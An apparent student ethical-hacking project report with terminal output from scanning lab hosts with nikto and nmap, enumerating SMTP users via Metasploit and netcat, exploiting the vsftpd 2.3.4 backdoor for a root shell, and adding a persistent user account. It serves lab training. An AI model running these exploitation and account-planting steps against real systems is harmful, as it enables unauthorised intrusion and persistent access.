
Project C

Certified Ethical Hacking

By: James Winters

Production Server Vulnerabilities


In order to check for vulnerabilities using nikto, you will need to type the following command “nikto” (ip address)



```
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
  of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
  in a different fashion to the MIME type
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
  branch.
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. Se
  http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ KPEKSVGJ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: GET /doc/: Directory indexing found.
+ OSVDB-48: GET /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via
  certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
  certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
  certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via
  certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or
  limited to authorized hosts.
```


Webserver Vulnerabilities

nmap -sV 10.200.0.12 --script vuln




```
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote UR
Ls which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits
/multi/misc/java_rmi_server.rb
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
|_sslv2-drown:
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_rsa-vuln-roca: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: ERROR: Script execution failed (use -d to debug)
|_ssl-dh-params: ERROR: Script execution failed (use -d to debug)
|_ssl-heartbleed: ERROR: Script execution failed (use -d to debug)
|_ssl-poodle: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
```

Webserver SMTP Exploit Results



```
[*] 10.200.0.12:25        - 10.200.0.12:25 Banner: 220 webserver.localdomain ES
MTP Postfix (Ubuntu)
[+] 10.200.0.12:25        - 10.200.0.12:25 Users found: , admin, backup, bin, d
aemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, ne
ws, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, sys
log, user, uucp, www-data
[*] 10.200.0.12:25        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Webserver SMTP Exploit




```
Metasploit tip: View advanced module options with
advanced

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR i
                                             dentifier, or hosts file with sy
                                             ntax 'file:<path>'
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threads
                                              (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered servers
                                             when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list of
              it-framework/data/w             probable users accounts.
              ordlists/unix_users
              .txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.200.0.12
rhosts => 10.200.0.12
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

1. Use auxiliary/scanner/smtp/smtp_enum
2. Show options
3. Set rhosts (targeted ip address)
4. run

Proof The Users Found Are Verified

In this picture the users are being verified with Netcat, ip address, and port number


After entering the prior commands enter “VRFY” and targeted user



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.0.21 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY ftp
252 2.0.0 ftp
VRFY mail
252 2.0.0 mail
VRFY man
252 2.0.0 man
VRFY sys
252 2.0.0 sys
```


Production Server VSFTPD Exploit

1. Search vsftpd
2. “Use 0” or “exploit/unix/ftp/vsftpd_234_backdoor”
3. Show options
4. Set rhosts (targeted ip address)
5. run




```
[*] 192.168.0.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.21:21 - USER: 331 Please specify the password.
[+] 192.168.0.21:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.0.21:6200) at 2021-11-07
20:29:48 -0500

whoami
root

ls -la
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  15 root root 13620 Nov  7 20:26 dev
drwxr-xr-x  94 root root  4096 Nov  7 20:26 etc
drwxr-xr-x   8 root root  4096 Oct 26 14:24 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-1
6-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
```

How Do I Know If I Have Root Access?




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.21
rhosts ⇒ 192.168.0.21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.21:21 - USER: 331 Please specify the password.
[+] 192.168.0.21:21 - Backdoor service has been spawned, handling ...
[+] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.0.21:6200) at 2021-10-
28 15:54:51 -0400

whoam i
sh: line 5: whoam: command not found

whoami
root

id
uid=0(root) gid=0(root)
█
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.200.0.12
rhosts ⇒ 10.200.0.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.200.0.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.200.0.12:21 - USER: 331 Please specify the password.
[+] 10.200.0.12:21 - Backdoor service has been spawned, handling ...
[+] 10.200.0.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.200.0.12:6200) a
-0500

whoami
root

id
uid=0(root) gid=0(root)
█
```


Creating an Account on Production Server



```
sudo adduser lebron
Adding user `lebron' ...
Adding new group `lebron' (1011) ...
Adding new user `lebron' (1010) with group `lebron' ...
Creating home directory `/home/lebron' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: lakers
Retype new UNIX password: lakers
passwd: password updated successfully
Changing the user information for lebron
Enter the new value, or press ENTER for the default
        Full Name []: Lebron
        Room Number []: 301
        Work Phone []: 555-555-5555
        Home Phone []:
        Other []:
```



